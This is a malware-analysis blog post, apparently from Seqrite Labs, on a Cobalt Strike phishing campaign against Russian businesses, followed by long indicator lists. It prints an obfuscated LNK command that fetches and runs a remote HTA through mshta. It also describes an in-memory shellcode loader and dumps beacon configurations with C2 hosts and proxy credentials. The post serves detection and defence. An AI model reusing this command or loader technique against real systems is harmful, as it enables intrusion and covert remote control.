


Operation FrostBeacon: Multi-Cluster Cobalt Strike Campaign Targets Russia

seqrite.com/blog/operation-frostbeacon-multi-cluster-cobalt-strike-campaign-targets-russia

Rayapati Lakshmi Prasanna Sai

December 8, 2025



[Home](#) / [Technical](#) / Operation FrostBeacon: Multi-Cluster Cobalt Strike Campaign Targets Russia

Operation FrostBeacon: Multi-Cluster Cobalt Strike Campaign Targets Russia

Contents

- Introduction
- Key Targets
 - Geographical Focus
 - Industries Affected
- LNK Cluster
 - Initial Access: Archive Delivery
 - Phishing Email and Decoys
 - Malicious LNK and HTA Loader
 - Obfuscated PowerShell Payload
- CVE Cluster
 - Phishing Emails
 - Chaining CVEs
- Infrastructure and Attribution
- Conclusion
- Seqrite Protection
- IOCs
- MITRE TTPs
- Authors

Introduction

Seqrite Labs has identified a targeted malware campaign, tracked as Operation FrostBeacon, which is delivering Cobalt Strike beacons to companies within the Russian Federation. The phishing emails indicate that the threat group is financially motivated which targets organization responsible for payments, contracts, reconciliation, legal risk. More than 20 initial infection files have been observed where the intrusion relies on a multi-layered

infection chain with two different clusters; one infects through phishing archive files that contain malicious shortcut files. The second cluster leverages the legacy CVE-2017-0199 template injection vulnerability and even chains it with another old Equation Editor vulnerability CVE-2017-11882.

Both clusters trigger a remote HTA execution to launch an obfuscated PowerShell loader, capable of decrypting and running shellcode in memory, which leads deployment of Cobalt Strike. The attacker's ecosystem makes use of multiple Russian-controlled domains configured as command-and-control endpoints alongside a customized Cobalt Strike malleable profile. Multiple infection chains within each cluster have been observed, some seen in the wild by multiple researchers this year. This blog provides a comprehensive analysis of both infection workflow from multiple clusters, its associated infrastructure hunted along with payloads, and the techniques used by the adversary.

Key Targets

Geographical Focus


Russian Federation

Industries Affected

B2B enterprises in logistics, industrial production, construction, and technical supply, focusing on:

- Finance departments
- Legal departments
- Corporate info mailboxes

LNK Cluster



Initial Access: Archive Delivery

Infection chain begins with the distribution of an archive via phishing email attachment.

Filename: рекламация.zip

MD5: 7096141a5b480e793e9a890b84ebaee2**Modified:** 2025-11-05 23:15:22**First Seen:** 2025-11-06 00:08:46 UTC (Russia)

The name, timestamps and first-seen telemetry establish a clear geographic focus, this campaign directly targets users in the **Russian Federation**. The ZIP file contains two components:

- 1. A decoy Excel workbook intended to appear legitimate
- 2. A malicious LNK file masquerading as a PDF document

Phishing Email and Decoys

We hunted for more such initial infection files based on the Russian filename of the archive file “рекламация” as this did not have any phishing email. This led us to 5 files in total and a couple of more infection chains along with some interesting emails.

name:"рекламация"

Smart search

THREATS 0

IOCS 5

REPORTS & ANALYSIS 0

RULES 0

GRAPHS 0

COMMENTS 0

Y >

Sort by

Export

☐	Matches - 5/-5 Files	Associations 1	Detections	First seen	Last seen
☐	6062a8ad23978f87aa43aa2e1a951859cdfd9c... 🔗 🔄 🔄 рекламация.docx docx malware calls-wmi cve-2017-0199 exploit	🕒 beacon +2	16 / 68	2025-11-11 06:04:24	2025-11-18 10:53:57
☐	3e4c2d358d60b302ecfafa18263a0d14f76d9b... 🔗 🔄 🔄 рекламация.docx docx malware calls-wmi cve-2017-0199 exploit	🕒 beacon +2	18 / 66	2025-11-11 10:46:48	2025-11-11 11:33:32
☐	64e3f67e92b52d7ab074113447cc2ba2c84323... 🔗 🔄 🔄 рекламация.pdf.lnk link long-sleeps abused-exe-pattern ...	🕒 beacon +3	28 / 64	2025-11-06 00:09:47	2025-11-06 00:09:47
☐	5ea495e5e401080510ee1b4a506a56c7a5cc24... 🔗 🔄 🔄 рекламация.pdf.lnk link detect-debug-environment long-sleeps ...	🕒 beacon +2	33 / 64	2025-10-28 11:36:08	2025-11-05 12:51:02
☐	820d1b4c864ae9da4fcfda76b10f1193f36d71... 🔗 🔄 🔄 рекламация.rar rar detect-debug-environment long-sleeps ...	-	14 / 64	2025-10-28 11:35:48	2025-10-28 11:40:20

In one infection chain, a phishing email has been identified which is sent from the email ID: “Kristina.Yasnova@art[.]cse[.]ru” as seen in the below image. The RAR archive contains a decoy and a shortcut file in a similar fashion.



The emails revolve around contract payments, legal disputes, debt collection, arbitration, and request for act reconciliation. This is typical of sectors where B2B payments and long-term contracts are common. This tactic is consistent with social-engineering campaigns where attackers rely on victims trusting familiar-looking document names, especially those written in their native language. The word “сводная” translates to *summary/consolidated sheet*, commonly used in logistics, finance, and reporting contexts. In some archive files, there are documents that are not opened but it looks like they are supposed to be decoy lures that don't indicate any reconciliation statement but just a blood pressure tracker.

Blood Pressure Tracker

Name	Systolic	Diastolic


Malicious LNK and HTA Loader

Filename: рекламация.pdf.lnk

MD5: 16ae36df5bee92d8c4cae8e17583a2c9

The LNK file is camouflaged to resemble a PDF document through double extension format. The filename “**рекламация**” means *claim/complaint*, again fitting business-oriented email lures. When the user double-clicks the file, it triggers the following command via cmd.exe:

```
/c powershell -WindowStyle Hidden -Command m^s^h^t^a^ ^h^t^t^p^s^:/^/^e^z^s^t^a^t^.^r^u^/^f^l^o^w^e^r^s^f^o^r^l^o^v^e^.^g^i^f
```



The execution chain reveals several clear malicious behaviour. PowerShell launches in **hidden window mode**, preventing any visible prompt from alerting the user. The attacker triggers **mshta.exe** through character-level obfuscation (m^s^h^t^a) to evade straightforward detections. Immediately after execution, the script reaches out to a **remote URL** to fetch the next-stage payload. The LNK file never opens any **local decoy document**, allowing the infection to proceed silently in the background. The URL in the LNK file is:

```
hxxps://ezstat[.]ru/flowersforlove.gif
```

Although appearing as a GIF image, this resource acts as a redirector or loader stage. When mshta.exe accesses it, the server responds by delivering the actual malicious component:

```
hxxps://valisi[.]ru/dosing.hta
```

The **HTA** file acts as the core execution component in the early attack stage, leveraging full Windows scripting privileges through **mshta.exe**, enabling silent script execution without restrictions.

Once triggered, the HTA reconstructs multiple Base64-encoded blocks into a gzip-compressed PowerShell script, prepares the environment for next-stage payload delivery, and initiates execution through embedded logic. These layered encodings introduce obfuscation, hinder static analysis, and ensure that the attack chain progresses smoothly while avoiding early detection.

Obfuscated PowerShell Payload

The final PowerShell stage performs several key functions. It implements a three-layer obfuscation sequence, each step intentionally designed to delay exposure of malicious logic. The first layer is a gzip-compressed Base64 string, embedded inside a MemoryStream. When decoded and decompressed, it yields the second-stage PowerShell script. This script contains two major functions:

- **func_get_proc_address**: dynamically resolves unmanaged Windows API addresses by abusing the .NET internal class `Microsoft.Win32.UnsafeNativeMethods`, and specifically its methods **GetModuleHandle** and **GetProcAddress**.
- **func_get_delegate_type**: constructs runtime delegate types using `System.Reflection.Emit` to allow execution of function pointers as managed delegates.

Their role is to build a complete in-memory execution framework, enabling the loader to call APIs without invoke declarations and without writing any artifacts to disk.

Inside this second-stage script is the third and final layer: a Base64-encoded blob stored in the variable `$v_code`. After decoding, the script performs a byte-wise **XOR** operation with the key 35. This produces a raw shellcode buffer and then the script allocates executable memory using **VirtualAlloc** with the correct parameters for RWX allocation (0x3000 allocation type and 0x40 protection flag).

The decrypted shellcode is copied and executed through a dynamically generated function pointer. This final shellcode is the **Cobalt Strike Beacon loader**, completing the multi-stage fileless execution chain. The combination of compression, nested Base64, XOR encoding, dynamic API resolution, and direct in-memory execution aligns with contemporary tradecraft designed to evade AMSI, bypass EDR instrumentation, and avoid disk-based detection entirely.

The disassembly is a Windows x86 shellcode which is commonly seen in malware beacons implementing a reflective loader that dynamically resolves Win32 APIs without imports by traversing the PEB, locating `kernel32.dll` and hashing exported function names using a ROR-13 algorithm. This is to obtain pointers to `LoadLibraryA`, `GetProcAddress`, `VirtualAlloc`, `WinInet` functions, and other system calls.

After resolving its API set, it loads **wininet.dll**, and establishes an HTTP-based command-and-control channel masquerading as normal web traffic using disguised headers and path strings resembling jQuery files, allocates RWX memory, downloads a secondary payload in chunks, writes it into the allocated region, and transfers execution to the newly received code; functionally making this a staged malware beacon designed for remote command execution, payload delivery, and persistent control of the compromised host. The stager configuration is as follows:

```
{'CobaltStrikeStager': {'raw': [{'netloc': 'update.ecols.ru', 'path': '/jquery-3.3.1.slim.min.js', 'port': 8443, 'headers': {'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8', 'Accept-Language': 'en-US,en;q=0.5', 'Referer': 'http://code.jquery.com/', 'Accept-Encoding': 'gzip, deflate', 'User-Agent': 'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko'}, 'inet_flags': ['INTERNET_FLAG_RELOAD', 'INTERNET_FLAG_NO_CACHE_WRITE', 'INTERNET_FLAG_SECURE', 'INTERNET_FLAG_KEEP_CONNECTION', 'INTERNET_FLAG_IGNORE_CERT_DATE_INVALID', 'INTERNET_FLAG_IGNORE_CERT_CN_INVALID', 'INTERNET_FLAG_NO_UI'], 'watermark': 987654321, 'type': 'HTTPS'}}] {'Headers': 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,/;q=0.8\r\nAccept-Language: en-US,en;q=0.5\r\nReferer: hxxp://code.jquery.com/\r\nAccept-Encoding: gzip, deflate\r\nUser-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko\r\n', 'Type': 'Metasploit Download', 'URL': 'hxxp://update.ecols.ru/jquery-3.3.1.slim.min.js'}}
```

This portion represents a Cobalt Strike stager masquerading as a JS CDN download, which is typical for a first-stage loader that fetches payload over stealth HTTP(S), attempting to blend with web traffic. The configuration below shows a much deeper profile: a fully configured HTTPS beacon. Some important details:

- Post-processing including Base64-URL decode & XOR for payload obfuscation
- Hard-coded proxy and credentials
- Process injection uses NtMapViewOfSection

```
{'CobaltStrikeBeacon': {'raw': [{'BeaconType': ['HTTPS'], 'Port': 8443, 'SleepTime': 45000, 'MaxGetSize': 2801745, 'Jitter': 37, 'MaxDNS': 'Not Found', 'PublicKey': '30819f300d06092a864886f70d010101050003818d003081890281810084fcb90f0cb2f1dbe9de6913412e0a42fedd862c395c36c63006921d1eb5fe286029', 'C2Server': 'update.ecols.ru/jquery-3.3.1.min.js', 'UserAgent': 'Not Found', 'HttpPostUri': '/jquery-3.3.2.min.js', 'Malleable_C2_Instructions': ['Remove 1522 bytes from the end', 'Remove 84 bytes from the beginning', 'Remove 3931 bytes from the beginning', 'Base64 URL-safe decode', 'XOR mask w/ random key'], 'HttpGet_Metadata': 'Not Found', 'HttpPost_Metadata': 'Not Found', 'SpawnTo': '00000000000000000000000000000000', 'PipeName': 'Not Found', 'DNS_Idle': 'Not Found', 'DNS_Sleep': 'Not Found', 'SSH_Host': 'Not Found', 'SSH_Port': 'Not Found', 'SSH_Username': 'Not Found', 'SSH_Password_Plaintext': 'Not Found', 'SSH_Password_Pubkey': 'Not Found', 'HttpGet_Verb': 'GET', 'HttpPost_Verb': 'POST', 'HttpPostChunk': 0, 'Spawnto_x86': '%windir%\syswow64\dlhost.exe', 'Spawnto_x64': '%windir%\sysnative\dlhost.exe', 'CryptoScheme': 0, 'Proxy_Config': 'hxxp://45.147.14.106:62900', 'Proxy_User': 'MxvNcQHY', 'Proxy_Password': '3uuN9iwig', 'Proxy_Behavior': 'Use proxy server', 'Watermark': 987654321, 'bStageCleanup': 'False', 'bCFGCaution': 'False', 'KillDate': 0, 'bProcInject_StartRWX': 'False', 'bProcInject_UseRWX': 'False', 'bProcInject_MinAllocSize': 17500, 'ProcInject_PrependedAppend_x86': ['9090', ''], 'ProcInject_PrependedAppend_x64': ['9090', ''], 'ProcInject_Execute': ['ntdll:RtlUserThreadStart', 'CreateThread', 'NtQueueApcThread-s', 'CreateRemoteThread', 'RtlCreateUserThread'], 'ProcInject_AllocationMethod': 'NtMapViewOfSection', 'bUsesCookies': 'True', 'HostHeader': '']}] {'BeaconType': ['HTTPS'], 'Port': 8443, 'SleepTime': 45000, 'MaxGetSize':
```

2801745, "Jitter": 37, "C2Server": "update.ecols.ru/jquery-3.3.1.min.js", "HttpPostUri": "/jquery-3.3.2.min.js", "Malleable_C2_Instructions": ["Remove 1522 bytes from the end", "Remove 84 bytes from the beginning", "Remove 3931 bytes from the beginning", "Base64 URL-safe decode", "XOR mask w/ random key"], "HttpGet_Verb": "GET", "HttpPost_Verb": "POST", "HttpPostChunk": 0, "Spawnto_x86": "%windir%\\syswow64\\dllhost.exe", "Spawnto_x64": "%windir%\\sysnative\\dllhost.exe", "CryptoScheme": 0, "Proxy_Config": "hxxp://45.147.14.106:62900", "Proxy_User": "MxvNcQHY", "Proxy_Password": "3uuN9iwg", "Proxy_Behavior": "Use proxy server", "Watermark": 987654321, "bStageCleanup": "False", "bCFGCaution": "False", "KillDate": 0, "bProcInject_StartRWX": "False", "bProcInject_UseRWX": "False", "bProcInject_MinAllocSize": 17500, "ProcInject_PrependedAppend_x86": ["kJA=", "Empty"], "ProcInject_PrependedAppend_x64": ["kJA=", "Empty"], "ProcInject_Execute": ["ntdll:RtlUserThreadStart", "CreateThread", "NtQueueApcThread-s", "CreateRemoteThread", "RtlCreateUserThread"], "ProcInject_AllocationMethod": "NtMapViewOfSection", "bUsesCookies": "True", "HostHeader": ""}

More such infection files that use different set of domains and stagers were observed that triggers MSHTA process via PowerShell, to eventually decode and load shellcode in-memory to deploy Cobalt Strike beacon.

CVE Cluster

In the second cluster, we identified even DOCX files being sent as a phishing attachment. This exploits the common CVE-2017-0199 vulnerability to trigger equation editor that leads to execution of a remote HTA file.

Phishing Emails

The phishing email in this case claims to be a legal demand for debt repayment. It states that if payment is not received before 14.03.25, they will file a claim in the Khabarovsk Arbitration Court to recover overdue funds, including penalties and interest. The message cites specific terms of a supposed contract and requests a signed and certified reconciliation statement, original document to be mailed to their legal address and to maintain the email correspondence trail.

Another email with similar structure cites different payment deadlines and legal region. It states payment is recognized by date of bank transfer, per contract agreement and ends with a detailed signature block including bank account data.

More such emails have been observed which clearly indicate a mass phishing template, manually or automatically reused. Inside the malicious document attachment **рекламация.docx**, the word/settings.xml.rels file contained an attachedTemplate relationship referencing an external template hosted at **aquacomplex[.]ru** as shown below:

This configuration causes Microsoft Word to request and load a remote template during document initialization. Such externally referenced templates are consistent with the exploitation technique associated with **CVE-2017-0199**, where attackers embed a remote URL to deliver a secondary payload (commonly HTA or script-based malware) without requiring macros. The presence of the *aquacomplex.ru* domain therefore confirms the document's use of remote template injection as part of its infection chain. In one chain, we identified HTML-entity encoded in hex format which downloads an RTF file that can contain embedded macros or exploit payloads via OLE objects.

Chaining CVEs

In most chains, we observed the document downloading an RTF file which exploits another old vulnerability CVE-2017-11882 in Equation Editor. Even many years later, threat actors still attempt to exploit this despite patching. Similar chaining of both these vulnerabilities was observed in the wild with CVE-2017-0199 being used for delivery, while CVE-2017-11882 is used for execution of remote HTA file after redirection similar to LNK cluster that leads to Cobalt Strike.

Even in 2025, SideWinder [chained](#) these specific CVEs targeting high-level government institutions in South Asia (Sri Lanka, Bangladesh, Pakistan), where they used malicious Word/RTF files that exploited both CVE-2017-0199 and CVE-2017-11882 as initial infection vectors.

Infrastructure and Attribution

Based on the URL of the Cobalt Strike stager "update[.]jocols[.]ru" that downloads the final beacon, we hunted for similar ones and identified 40+ such URLs using the following query.

This led us to additional campaigns with similar archive and document files and multiple decoys in Russian language. The domains observed are all registered with Russian provider and creation date details are mentioned below.

Domain	Creation Date	Registrar
incident.zilab[.]ru	2015-11-15T09:46:56Z	RU-CENTER-RU
mcnn[.]ru	2004-10-18T20:00:00Z	R01-RU
order.edrennikov[.]ru	2007-08-26T20:00:00Z	RU-CENTER-RU
cba.abc92[.]ru	1999-10-26T15:07:24Z	RU-CENTER-RU
forensics[.]jwork[.]ru	2009-05-06T20:00:00Z	RD-RU
hostbynet[.]ru	2017-04-09T21:43:46Z	R01-RU
moscable77[.]ru	2019-03-26T11:32:10Z	REGRU-RU
gk-stst[.]ru	2023-01-12T05:38:27Z	REGTIME-RU
aquacomplect[.]ru	2016-02-26T15:47:04Z	REGRU-RU
ezstat[.]ru	2011-01-13T13:41:30Z	RU-CENTER-RU
ekostroy33[.]ru	2020-10-14T07:22:13Z	R01-RU
valisi[.]ru	2016-03-11T10:14:40Z	REGRU-RU
bsprofi[.]ru	2010-12-29T11:51:35Z	REGTIME-RU
iplis[.]ru	2011-01-15T19:15:01Z	RU-CENTER-RU
zetag[.]ru	2015-12-18T09:47:12Z	RD-RU
lieri[.]ru	2020-03-04T15:48:22Z	REGRU-RU
dosingpumps[.]ru	2015-04-03T08:57:01Z	RD-RU
esetnod64[.]ru	2023-08-14T16:38:10Z	REGRU-RU
yadro[.]ru	2000-12-19T21:00:00Z	RU-CENTER-RU
iplogger[.]ru	2011-01-22T04:15:13Z	RU-CENTER-RU
krona77[.]ru	2018-12-19T11:06:01Z	BEGET-RU

bti25[.]ru	2022-12-10T06:57:06Z	BEGET-RU
emec[.]su	2015-06-05T16:01:05Z	RD-SU
gemme-cotti[.]ru	2016-02-02T20:21:38Z	REGRU-RU

Based on our analysis, we assess that the threat actor is a Russian-speaking financially motivated cybercrime group based on the phishing emails and targets. We observed overlap of TTPs and targeting with the [Cobalt Group](#) that targeted financial institutions around the world, but haven't seen any specific malware families used by them in our Operation FrostBeacon.

Conclusion

Seqrte Labs has analyzed a multi-cluster campaign targeting Russian B2B enterprises focusing on finance and legal departments. Tracked as Operation FrostBeacon, this financially motivated cybercrime group employs two parallel delivery vectors, a malicious DOCX lure and a weaponized ZIP archive where both ultimately converge on the same goal: the in-memory deployment of Cobalt Strike Beacon.

In the first path, the threat actors distributed a Word document that exploits with CVE-2017-0199 that is chained it with CVE-2017-11882. Opposite to this, the second infection path delivers a malicious archive containing a shortcut file. Both chains lead to execution of a remote HTA file after redirection through Russian domains to launch a multi-layered PowerShell loader. The loader uses three layers of encoding that executes shellcode to download stager and finally inject into a legitimate process, culminating in the stealthy deployment of a Cobalt Strike.

Seqrte Protection

- Ink.trojan.1762957461
- Trojan.A18583779
- Ink.trojan.1742297824
- Trojan.Script.38976
- GenericPMF.S30570383

IOCs

Files

Archive	
7096141a5b480e793e9a890b84ebae2	рекламация.zip
833aa0a39625a4014c3c019ecf06a577	рекламация.rar
8ddcc3d272dd6b926d5c439a59198b51	договор.rar
58f1700e70ea49c0c520429fae09391b	(RAR)
Email	
c088e4f9875bf4df552e418a54c4ce07	Kristina.Yasnova@art.cse[.]ru
7261fc5b42cc63ae34f520fc8f3ef5a4	kornilova@impex-him[.]ru
c088e4f9875bf4df552e418a54c4ce07	Kristina.Yasnova@art.cse[.]ru
8f60ad980885ff0000f6a9d29ce95376	a.s.rogov@kzst45[.]ru
5facd6d79a20249fd58c29f9dc98dfe2	a.s.rogov@kzst45[.]ru
bbd10ee2ff2488faa297593e79df4512	karina@toolhaus[.]ru
456289209b90d09e54a1a439e3fe5248	karina@toolhaus[.]ru
7340c916254e31e0dbb7fcec7a89cfb0	yakovleva@effectovent[.]ru
8ba9f38456557e58bf4613b363298d55	yakovleva@effectovent[.]ru
08fc33687a6158dd15aa72e631905e10	yakovleva@effectovent[.]ru
48d588add63a0373ec896da4ee59b79e	buh@toolhaus[.]ru
LNK	
16ae36df5bee92d8c4cae8e17583a2c9	рекламация.pdf.lnk

eb0516a78fa169ab0867cb9b98136357	рекламация.pdf.lnk
16e9c51f60b629257140cb6ffc7a36ec	рекламация.pdf.lnk
f16417878356a08f840dac7f03461b5d	акт сверки.xls.lnk
5e51ff594c46170ef278d1c18cded7d0	Договор.pdf.lnk / досудебное.pdf.lnk
Document	
ff96714b6e31e362e7acce7338f30cf0	рекламация.docx
f3a4176a981e50d76b8e4716400e86f2	рекламация.docx
0e1aa36d57416bac883e11f5860348cc	рекламация.doc
adf61ffa03806b954450c8954fb976c7	рекламация.doc
94b800809107fb2ef6ec640ff1e0fb51	рекламация.doc
6d4691e3262d4271f76b14a9ea511ca5	претензия.docx
dfb56174c5ec2d0d8d82eb4b5ebf4f38	требование_19.03.docx
8d0821b0bb290beb156ad836237cff05	досудебное.doc
f9026fabfb8d131863ad06fd72eb2717	исковое_19.03.docx
5461a16272491f8e8b460c687d3436a6	претензия.doc
5667aa62833dd6ebd15da40130ab963d	рекламация_исх_05.04.24.doc.doc
55bcc275baaae11ab634c03a9de36557	siro.doc
dcad3be881d072240b4c5c601e562ed2	fox.docx / aqua.docx
a02f62d86f127b2547beac11420165fa	reklamatsiia.doc
5efb844fefdbd92ccab34a5ec135ecac	tmppzd1p0zv.docx
30517af2afb9baf55941c250cfd8a0f	tramp.rtf
cdfb407a0b894f5b4a6108273b81d864	logista.rtf
98f21aabbf9a76d762813d6c0ec8c876	first.rtf
600aeffa4395c00be2958fd8dd5135a8	gogo.rtf
2e8a01026b5c298a9b1d2519241f0b16	openai.rtf
582f7f2c93b6e14fb6c14a9b3ad09a83	bg.rtf
ef854d4cb12974fc702d10b403b3ef0b	care.rtf
c1f40aeaf0606255920a3b82e80b64cc	(RTF)
ac558fd07ffa0d6831d523b8af8ac80b	(RTF)
c1f40aeaf0606255920a3b82e80b64cc	(RTF)
6b8d22221e7c0dbcde24bc687a7dd6cd	(RTF)
a5bc486ca38160ae9f54650d790d9684	(RTF)
ba8a950edf8c1414a978d9a4111343e2	(DOCX)
HTA	
020829a48c813d34aa68bcd4695144e	dosing.hta
74f23f2e1e9d209d0961bbf6ff74dafe	ya.hta
2516898e2cb2cb1dca166bc69b7379c2	complex.hta
adef76d41463df53283588622c5e48e3	min.hta
dcdc1bad9fb1c049b7f28afa7dc8712a	z.hta
a20f54df1e75c661d6670447d74ce6f7	(HTA)

976649b232d3525dd239f7139a65dd92	logista.hta
9e5488696f4c5bf354e2e94775d9277c	profit.hta
7059cd5ff17c2983ee6f33053d501ab3	china.hta
835f3661ef77bc4c083f6da9b11c6e5e	nciki.hta
594d802ceebb1042101ffafa3e98caa6	mida.hta
8bddf8880ab3c631abd3ca452924d556	gays.hta
Cobalt Strike Stager/Beacon	
f87227dad7bedf66bf1a1b97aa36bf62	
2c18c78ec584c5d2d045c9ab94774ad7	
395da66bee080c943e820b4e61e50de6	
315bcab1a9cbfe0b5b24676c2016a9cc	
4ac75939c482d5c30637d56a379835f1	
feae3d231a354882bb0f70889cc69a74	

URLs

Trigger

hxxps://ezstat.ru/flowersforlove.gif
hxxps://yip.su/txttxt.jpg
hxxps://ezstat.ru/txttx.txt
hxxps://iplis.ru/lovers.jpeg
hxxps://iplis.ru/tramp.jpg
hxxps://iplis.ru/laydowngrenade.jpeg
hxxps://iplogger.cn/forensicsas.png
hxxps://iplis.ru/penises.jpg
hxxps://ezstat.ru/kissmyass.gif
hxxps://iplis.ru/camorra.gif
hxxps://yip.su/ncikigovru.gif
hxxps://valisi.ru/dosing.hta
hxxp://canature.su/ya.hta
hxxp://aquacomplect.ru/complex.hta
hxxps://bsprofi.ru/min.hta
hxxp://zetag.ru/z.hta
hxxp://vlasta-s.ru/logista.hta
hxxp://ecols.ru/ecols.hta
hxxp://zetag.ru/z.hta
hxxps://bsprofi.ru/profit.hta
hxxp://dosingpumps.ru/nciki.hta
hxxps://yip.su/certgovrufuck.gif
hxxp://zetag.ru/siro.doc
hxxp://zetag.ru/tramp.rtf

hxxp://aquacompect.ru/aqua.docx
hxxp://clack.su/fox.docx
hxxp://vlasta-s.ru/logista.rtf
hxxp://valisi.ru/first.rtf
hxxp://ecols.ru/gogo.rtf
hxxp://bti25.ru/openai.rtf
hxxp://bti25.ru/china.hta
hxxp://gemme-cotti.ru/mida.hta
hxxp://xn--e1ajbcejcefx.xn--p1ai/sflopytrgjlhfaseri
hxxp://emec.su/bg.rtf
hxxp://gemme-cotti.ru/cotti.docx
hxxp://gemme-cotti.ru/zibaba.hta
hxxps://ipgrabber.ru/penis.gif
hxxps://iplogger.ru/sugar.png
hxxp://ship-care.com/care.rtf
hxxp://krona77.ru/edr.hta
hxxps://update.ecols.ru:8443/jquery-3.3.1.slim.min.js
hxxps://incident.zilab.ru:8443/jquery-3.3.1.slim.min.js
hxxps://mcnn.ru:8443/jquery-3.3.1.slim.min.js
hxxp://poopy.aarkhipov.ru:8080/jquery-3.3.1.slim.min.js
hxxps://ekostroy33.ru/jquery-3.3.2.min.js
hxxp://order.edrennikov.ru/jquery-3.3.1.min.js
hxxps://cba.abc92.ru:8443/jquery-3.3.1.slim.min.js
hxxps://moscable77.ru:8443/jquery-3.3.1.slim.min.js
hxxp://forensics.jwork.ru/jquery-3.3.1.slim.min.js

Domains

update.ecols[.]ru
incident.zilab[.]ru

mcnn[.]ru

order.edrennikov[.]ru

cba.abc92[.]ru

forensics.jwork[.]ru

hostbynet[.]ru

moscable77[.]ru

gk-stst[.]ru

aquacompect[.]ru

ezstat[.]ru

ekostroy33[.]ru

valisi[.]ru

bsprof[.]ru
iplis[.]ru
zetag[.]ru
lieri[.]ru
dosingpumps[.]ru
esetnod64[.]ru
yadro[.]ru
iplogger[.]ru
krona77[.]ru
bti25[.]ru

Proxy IP

45.147.14.106:62900 AS 49505 (JSC Selectel) RU
45.145.91.164:64830 AS 49505 (JSC Selectel) RU

MITRE TTPs

Tactic	Technique ID	Technique
Initial Access	T1566.001	Spearphishing Attachment
Execution	T1204.002	User Execution: Malicious File
Execution	T1221	Template Injection
Execution	T1059.003	Command & Scripting Interpreter: PowerShell
Defense Evasion	T1027	Obfuscated/Encrypted File or Information
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1055	Process Injection
Discovery	T1082	System Information Discovery
Discovery	T1016	System Network Configuration Discovery
Command and Control	T1105	Ingress Tool Transfer
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Command and Control	T1090	Proxy / Redirector Usage

Authors

Rayapati Lakshmi Prasanna Sai is a Security Researcher at Quick Heal Security Lab. Her interests are Analysing malware and Reverse Engineering. Her previous...

Related Posts

•

•

•